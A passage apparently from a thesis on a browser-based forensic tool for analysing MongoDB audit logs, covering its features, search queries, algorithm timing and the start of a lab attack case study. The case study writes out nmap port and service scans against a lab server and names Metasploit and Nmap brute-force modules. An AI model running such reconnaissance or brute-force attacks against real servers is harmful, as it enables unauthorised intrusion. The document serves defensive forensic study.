In response to the lack of tools out there to analyze the MongoDB audit logs, I built a web-based tool parse through the log. The tool was programmed as a client side web application with AngularJS and other javascript libraries. All of the user's data such as their uploaded logs and saved searches are stored on their browser by using the HTML5 IndexedDB api. In the initial stages of development I had been using localStorage to maintain the data which has a storage limit of 10mb in most desktop browsers (Kitamura, 2014). The storage method was changed to IndexedDB due to its unlimited storage capabilities even though the performance is slightly slower than localStorage. I chose to create the tool this way so that the tool could either be easily hosted on the user's server or hosted on a web domain that would support multiple users. For the purpose of this thesis, I hosted the tool on my localhost environment with IIS for my case studies. The tool is designed to prompt the user to upload the MongoDB audit log file on the home page or to select a pre-existing case. Then the tool will analyze the data and provide a navigation bar with links to the various pages. The following are the many features of the application.

Home page

The home page allows the user to enter their name, case number, description, date range, and a button to select an audit log. The date range is useful because the investigator might only want to view events during a certain time period. The range automatically filters out the correct data and parses the JSON objects in the file. This is the very first page the user will see and is the part that handles loading the audit log file and storing the data on the browser's IndexedDb.

Latest Events

After the audit log file loads, the latest events page will be the next page that is seen. It lists the last 20 events that have occurred in the log. The purpose of this is to show the most recent activity on the server.

General Stats

This page gives a lot of basic metrics like the size of the log file, when it was last modified, the number of user login events, number of shutdowns, and number of failed authentications. This can provide a high level assumptions about an attack. Such as, if your log spans the course of 5 days and you see that there has been 1000+ failed authentications then there is a chance someone could have done a brute force attack on the server.

Failed Attempts

The failures page lists every authentication, creation, and deletion attempts that were made to connect to the database and ended in a failure. This highlights users that tried to gain unauthorized access, Users that tried to create new collections, databases, users, etc., and Users that attempted to delete objects that they weren't supposed to.

Log Analysis/Alerts

The log analysis/alerts section is where the tool makes an attempt to identify critical events and attacks on the database server. On the top part of this page there are three graphic charts. The first one is a pie chart showing the percentage of events by username. The next two charts are radar charts. One of the charts shows the number of critical commands such as updates, inserts, and deletes. The other radar chart shows the different audit events and their counts such as authenticate and authcheck. Under

the charts, if the alerts algorithm detects an attack then information about the attacks will show. Currently the algorithm will look for Authentication attacks and Php No Sql Injection Attacks.

User Activity Reports

This page gives the user an option to see an activity report based on an IP address or a User account that has interacted with this database. The user will click the account they want more information on and the page will generate with data. On the page, the audit log type's success and failure counts are listed along with a line chart showing the number of user events over a time period. Below this information there is also information about the critical and informational command that the user ran on the server. Lastly, there is a grid with all of the events dealing with the selected user. This is helpful when there is a need to narrow down the log based on a specific user that is known to have been compromised.

Export Report

The Export Report section allows the user to select other parts of the application (Case Information, Alerts, Bookmarked Data, Latest Events, and Saved Searches Criteria) and export it to a pdf file for future viewing.

Search

This page allows the user to search through the Audit Log with keywords and gives the option to bookmark certain events that could pertain to an intrusion. On this page there are filtering capabilities to select relevant log entries on this page. The basic search page has various text boxes that act as different filters on the log. There is a box that allows the User name to be filtered on. There are datepickers to search for a

specific date range. There are boxes for IP address, Event type, Result, Event Arguments and many other attributes. The search allows the user to do sensible searches such as “search for IP address XYZ in the time period A to B”. In the basic search mode there is special “search all” box that will allow the user to put in a keyword and the results will return all entries where the keyword matches any of the fields in the log. This will be helpful when the examiner is not sure which field they should be searching on.

If the user uses the Advanced Filtering mode then they will be able to execute complex nested expressions. The advanced search will also allow for filtering on combinations of fields with the (AND, OR) identifiers. Once a search has been applied the user also has the option to save their search criteria for future use. The user can label their searches with a name of their choice to make it easier to recall the search for later searches. What makes the search really useful and user friendly is that while using the search the user can bookmark certain events to export into a report later. The bookmarked feature is similar to FTK that allows the user to bookmark files to highlight key artifacts for the investigation. On this page the user also has an option to export their results to a JSON file to keep records or to use for importing the data into other tools.

Useful Queries

Effective analysis of log data can sometimes be a very challenging aspect of log management, but is often the most important part of it. The key to performing log analysis is understanding the typical activity associated with each system and knowing how to filter down many events to a subset of useful data (Kent, Souppaya, 2006).

When formulating queries to run against a log there are a huge number of variations a person could come up with but it is important to come up with queries that are useful. Useful queries will revolve around the context of the attack and the reason why log analysis is being done. Also stated by Hadsell (2010), “By defining which events are of interest and what should be done about them, security and log analysis not only aids in compliance, but becomes proactive.” By defining events that are of interest, formulating queries can be made a lot easier. The NIST SP800-92 identifies the most commonly logged types of information by applications and the potential benefit of each. Some of the types of information article identified that are also captured in a MongoDB Audit Log are as follows:

- Account information such as successful and failed authentication attempts, account changes, and use of privileges. Can be used to identify who used an application and when the person used it as well as brute force password guessing and escalation of privileges.
- Significant operational actions like shutdowns and startups can help identify security compromises.

The article “Successful SIEM and Log Management Strategies for Audit and Compliance” also identifies common reports that can be very helpful when formulating queries. Some of the common User Activity Reports written by Hadsell are as follows:

1. All Active User Accounts (any valid/successful login by account name in the past 30 days)
2. A list of all user accounts created, deleted or modified by authentication type, to include the date, time, and User ID that made the change.

3. Access by Privilege Accounts(root, administrator...)
4. Access by any terminated employee, expired contractor, or other expired account

Keeping all of this key information in mind I was able to come up with some useful queries that can be ran in the advanced search area of my application. These queries were based also on the logs that were created from the case studies that are described further on in this report. The key thing to note is that in the case studies the attacker's IP address was 192.168.1.162 which is also used in the following queries. The below screen is to show how the first listed useful query would look in the advanced search of the tool.

The screenshot displays a query builder interface with a hierarchical structure. At the top level, there are two green buttons: '+ Add condition' and '+ Add Group'. Below this, a query is built with the following components:

- A green '+ Add condition' button, a green '+ Add Group' button, and a red 'x Remove Group' button.
- A dropdown menu set to 'remote ip' with a text input field containing '192.168.1.162' and a blue 'x' removal icon.
- A nested query box containing:
 - A dropdown menu set to 'AND' with a green '+ Add condition' button, a green '+ Add Group' button, and a red 'x Remove Group' button.
 - A dropdown menu set to 'command' with a text input field containing 'shutdown' and a blue 'x' removal icon.
 - A dropdown menu set to 'atype' with a text input field containing 'shutdown|' and a dropdown menu set to 'OR' with a blue 'x' removal icon.

Figure 7: Shutdowns query being used in the tool. Design inspired by Angular Query Builder (Fauveau, 2014)

Useful queries:

Q. Have there been any strange shutdowns on the server?

A. `remote ip='192.168.1.162' and (command='shutdown' or atype='shutdown')`

Q. Did they authenticate successfully?

A. `remote ip='192.168.1.162' and atype='authenticate' and result='0'`

Q. Have there been any forbidden commands executed?

A. `(atype='authCheck' and result='13' and remote ip='192.168.1.162')`

Q. Any updates to user accounts or roles?

A. `((atype='updateUser' or atype='UpdateRole') and remote ip='192.168.1.162')`

Q. There is a PHP application that uses mongoDB phpweb.users to authenticate. Are there any count commands that could potentially be injection attacks to gain login access?

A. `(command='count' and ns='phpweb.users')`

Timing and Optimization of the Search Algorithm

The advanced search page of the MongoDB Audit Analyzer was a key component of the software and where a great amount of time and effort went into. The biggest challenge in this project was coming up with an optimized solution that could handle searches of varying complexities. The algorithm behind the advanced search went through many iterations while continuously improving the process. As an aid to optimizing the solution, a timing mechanism was built into the code to keep track of how long each query was taking, the size of the log file being queried, the query length, and the amount of rows that were returned. These timing results proved to be very crucial in finding bottlenecks and making improvements. To give a summary as to how the algorithm worked, a user's query on the UI is put into a nested JSON object with the conditions and groupings. When the user clicks on the filter button that object is then put through a recursive function that translates the complex object into postfix format which allows processing to then become linear. The postfix array is then evaluated in a stack method to filter down the audit log data. The search algorithm had two main variations that were expressed in pseudocode. The earlier algorithm looped through the query one time and scanned through the log file for each condition to find matches.

Below is pseudocode for the final revision of the search algorithm which was optimized in many ways. One of the way was by only looping through the log data once and evaluating the whole query against each record. Short circuiting the queries was added for when one condition is false in an AND search, or one condition is true in an OR search. This was a big performance booster. Another thing that was added into the

javascript code was when writing a FOR loop a local variable was used to hold the length of the logData. An example of this is shown in the following.

```
for (var x=0, arrLength=logData.length; x<arrLength;x++){  
    //logic  
}
```

The usual FOR loops that are written do a property lookup each and every time through the loop and according to research by Nicholas C. Zakas he states by using the new method, "You can improve the loop performance easily by doing the property lookup once, storing the value in a local variable, and then using that variable in the control condition ".

Algorithm that loops through log once

- 1: Initialize postFixFilterList //List of conditions and operands in postfix format
- 2: Call FilterData(postFixFilterList)
- 3: ##FilterData Method##
- 4: Initialize stack
- 5: For each event in LogData
- 6: For each value in postFixFilterList
- 7: if value == 'Operand'
- 8: push value into stack
- 9: end if
- 10: else if value == 'Operator'
- 11: f1 = popped value from stack
- 12: f2 = next popped value from stack
- 13: result=false


```
14:         if f1 != result set
15:             f1 = compare value against event
16:         end if
17:         if operator=='OR'
18:             if f1 == true
19:                 result=true
20:             end if
21:         else
22:             if f2 != result set
23:                 f2 = compare value against event
24:             end if
25:             if f2==true
26:                 result=true
27:             end if
28:         end else
29:     end if
30:     else if operator=='AND'
31:         if f1==true
32:             if f2 != result set
33:                 f2 = compare value against event
34:             end if
35:             if f2==true
36:                 result=true
37:             end if
38:         end if
39:     end else if
40:         push result as result set into stack
41:     end else if
```

42: End Loop

43: End Loop

Many queries were ran against this algorithm to gather timing results but there were three main experiments that were done to draw conclusions about the algorithm. The first test was to run a one condition query on small, medium, and large logs with the optimized algorithm. The second test was to run a two condition query on small, medium, and large logs with short circuiting and without short circuiting. The last test was to run 4 complex queries on a large log with and without short circuiting. The results are as follows:

Query: Remote ip='192.168.1.162'

Results:

1: {ExecutionTimeMs:2.17,QueryLength:1,RowsReturned:5964,FileSize:2186016}

2: {ExecutionTimeMs:3.59,QueryLength:1,RowsReturned:5964,FileSize:7167244}

3: {ExecutionTimeMs:13.51,QueryLength:1,RowsReturned:5964,FileSize:57898735}

Conclusion: As the size of the log increases, so will the execution time of a query increase.




Figure 8: Plot chart for simple query

Query: Remote ip='192.168.1.162' or atype='authenticate'

With short circuiting

1: {ExecutionTimeMs:6.81,QueryLength:3,RowsReturned:5966,FileSize:2186016}

2: {ExecutionTimeMs:16.96,QueryLength:3,RowsReturned:6409,FileSize:7167244}

3: {ExecutionTimeMs:189.2,QueryLength:3,RowsReturned:48098,FileSize:57898735}

Without optimization

1: {ExecutionTimeMs:22.51,QueryLength:3, RowsReturned:5966,FileSize:2186016}

2: {ExecutionTimeMs:64.62,QueryLength:3, RowsReturned:6409,FileSize:7167244}

3: {ExecutionTimeMs:454.69,QueryLength:3,RowsReturned:48098,FileSize:57898735}

Conclusion: There is a linear increase to the execution time in respect to the size of the log and execution times are much shorter with the introduction of short circuiting optimization.




Figure 9: Plot chart two condition query against logs of different sizes




Figure 10: Plot chart of short circuiting vs. no short circuiting on a large log

Queries

1. result = 0 and(user param= root or atype= createUser)
2. (user param = root and atype=authenticate) or
(user param=root and db param=admin)
3. (remote ip='192.168.1.162' and (command='shutdown' or atype='shutdown')) or
(remote ip='192.168.1.101' and (command='shutdown' or atype='shutdown'))
4. (remote ip='192.168.1.162' and atype='authenticate' and result='0') or
(remote ip='192.168.1.162' and atype='authenticate' and result='0')

With short circuiting

1: {ExecutionTimeMs:96.31,QueryLength:5,RowsReturned:55,FileSize:57898735}

- 2: {ExecutionTimeMs:146.04,QueryLength:7,RowsReturned:1014,FileSize:57898735}
- 3: {ExecutionTimeMs:115.79,QueryLength:11,RowsReturned:1,FileSize:57898735}
- 4: {ExecutionTimeMs:152.49,QueryLength:11,RowsReturned:17,FileSize:57898735}

Without Optimization

- 1: {ExecutionTimeMs:573.73,QueryLength:5, RowsReturned:55,FileSize:57898735}
- 2: {ExecutionTimeMs:777.33,QueryLength:7, RowsReturned:1014,FileSize:57898735}
- 3: {ExecutionTimeMs:835.84,QueryLength:11, RowsReturned:1,FileSize:57898735}
- 4: {ExecutionTimeMs:854.61,QueryLength:11, RowsReturned:17,FileSize:57898735}

Conclusion: Optimizing the algorithm resulted in performance increases of 50%+.

Generally, increasing the query length will result in higher query executions. A query like #2 that has AND's and many results can end up taking longer than a query with a higher query length like #3 that has only 1 result. This is because query #3 has short-circuited many more times on the AND comparisons because there are less results.

Using Selectivity to Enhance Expression Short Circuiting

There is one more optimization technique that was tested manually but not implemented in the software built for this report. This technique is to speed up timing results by using selectivity to get the full benefits of short circuiting. The theory behind this technique is that given a set amount of conditions in a query, if the algorithm were to evaluate the condition that would have the least amount of matches first then the algorithm would short circuit more and speed up the execution timing results. This technique can be used on both OR and AND expressions and at any level on a nested

query. Two experiments on a basic OR expression and a basic AND expression were done on a demo audit log to show the benefits.

OR expression query

Query: atype='authCheck' or result=4

- Avg Timing: 49.43 ms

Selectivity: result=4 or atype='authCheck'

- Avg Timing: 38.98 ms

Results: Both queries were ran 20 times each and the timing results shown are the average of those times. atype='authCheck' occurred a lot more in the log than the result condition so when this condition is evaluated first there will be more short circuiting. Following the flow of the search algorithm shown in chapter 6 and how conditions are pushed and popped from the stack, the query would have to be rearranged with the atype='authcheck' at the end so that the algorithm would evaluate it first.

AND expression query

Query: remoteip='192.168.1.162' or result=0

- Avg Timing: 88.76 ms

Selectivity: result=0 or remoteip='192.168.1.162'

- Avg Timing: 76.93 ms

Results: Both queries were ran 20 times each and the timing results shown are the average of those. For an AND expression to be optimized the condition with the least amount of matches needs to be evaluated first so that the code would short circuit the

most. In the experiment the query was rearranged to have remoteip='192.168.1.162' as the second condition so that it would be evaluated first. An average gain of 11.83ms was observed with this technique.

CHAPTER FOUR: CASE STUDIES

Purpose: The purpose of these case studies were to create a suitable MongoDB audit log that would be used to analyze with the tool.

Scope

- To create an environment with a dedicated MongoDB Database server with minimal security, proper configuration settings, and a few clients that will access it.
- To attack the server in different ways to identify vulnerabilities and build an audit log

Case Information

Server specs: Asus Q551LN Windows 10 home 64-bit Laptop

IP: 192.168.1.158

Attacker specs: Self-built Window 7 32-bit Desktop Computer

IP: 192.168.1.162

Method

My method for this case study was to setup a MongoDB 3.0 server and then to come up with ways to hack the server as if it was a real life scenario. Prior to doing any physical work I conducted research on current vulnerabilities that MongoDB had.

Metasploit and Nmap both had vulnerability scripts for MongoDB but because of security enhancements in version 3.0, mainly the update to the authentication mechanism from MONGODB-CR to SCRAM-SHA-1, these scripts were ineffective and not shown in the case studies. Specifically the scripts that were used and failed were Metasploit's

command use auxiliary/scanner/mongodb/mongodb_login (“MongoDB Login Utility”) and Nmap’s command `nmap -p 27017 <ip> --script mongodb-brute` (“File mongodb-brute”). This forced me to build a javascript script of my own that would perform a dictionary attack on the 3.0 server. The other vulnerability I successfully attempted to exploit is the NoSQL injection with PHP and MongoDB on a website that has un-sanitized code.

Steps

Phase 1 - Reconnaissance

1.) The attacker checks if the mongodb port is open by using the nmap command “`nmap -p 27017 192.168.1.158`” with the windows Zenmap application. In the screenshot it shows that the port 27017 is open on the server.




Figure 11: Zenmap checking that the mongoDB port is open

2.) The attack runs the nmap command “`nmap -p 27017 -T4 -A -v 192.168.1.158`” which does 3 things. It checks the server status and fails, tries to list the databases on the server and fails, and lastly gets the build info successfully. The build info gave

critical information such as the version of the server which is 3.0.6 and the sysinfo which shows as being windows.


